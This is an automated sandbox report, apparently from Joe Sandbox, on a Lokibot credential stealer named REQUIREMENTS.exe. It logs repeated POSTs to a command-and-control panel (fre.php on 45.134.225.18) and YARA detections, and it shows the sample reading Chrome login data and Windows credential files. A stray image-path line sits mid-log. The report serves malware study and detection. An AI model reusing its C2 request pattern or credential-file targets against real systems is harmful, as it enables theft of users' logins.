Dec 3, 2020 09:58:47.616408110 CET	233	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.5	49793	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:47.832191944 CET	234	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:47.918045998 CET	235	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:48 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.5	49794	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:48.152251959 CET	235	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:48.237951040 CET	236	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:48 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49727	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:28.460179090 CET	86	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:28.545113087 CET	87	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.5	49795	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:48.456401110 CET	237	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:48.543643951 CET	237	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:48 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.5	49796	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:48.747611046 CET	238	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:48.833098888 CET	239	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.5	49797	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:49.043704987 CET	239	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:49.129441977 CET	240	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.5	49798	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:49.344821930 CET	241	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:49.433993101 CET	241	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.5	49799	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:49.644541025 CET	242	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:49.731252909 CET	243	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.5	49800	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.5	49801	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.5	49802	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.5	49803	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.5	49804	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49728	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:28.750068903 CET	88	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:28.836009026 CET	88	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:29 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.5	49805	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.5	49806	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.5	49807	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.5	49808	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.5	49809	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.5	49810	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.5	49811	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.5	49812	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.5	49813	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.5	49814	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49729	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:29.038505077 CET	89	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:29.124325037 CET	89	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:29 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.5	49815	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.5	49816	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.5	49817	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.5	49818	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.5	49819	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.5	49820	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.5	49821	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.5	49822	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.5	49823	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.5	49824	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: REQUIREMENTS.exe PID: 4324 Parent PID: 5756

General

Start time:	09:58:20
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\REQUIREMENTS.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\REQUIREMENTS.exe'

Imagebase:	0x730000
File size:	538112 bytes
MD5 hash:	70109889C622058FD38E3B14965CA813
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.247777957.0000000003A99000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.247777957.0000000003A99000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.247777957.0000000003A99000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.247777957.0000000003A99000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.247574722.0000000002A91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.247574722.0000000002A91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.247574722.0000000002A91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.247574722.0000000002A91000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.247574722.0000000002A91000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\REQUIREMENTS.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DDCC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\REQUIREMENTS.exe.log	unknown	792	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 44 61 74 61 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\S	success or wait	1	6DDCC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9F03DE	ReadFile

Analysis Process: REQUIREMENTS.exe PID: 5344 Parent PID: 4324

General

Start time:	09:58:23
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\REQUIREMENTS.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\REQUIREMENTS.exe
Imagebase:	0xd90000
File size:	538112 bytes
MD5 hash:	70109889C622058FD38E3B14965CA813
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.504516698.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.504516698.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.504516698.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.504516698.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.504516698.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000002.505715239.000000000149C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000002.505673008.0000000001487000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000002.505542408.0000000001458000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\REQUIREMENTS.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	unknown	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	40415C	ReadFile

Disassembly

Code Analysis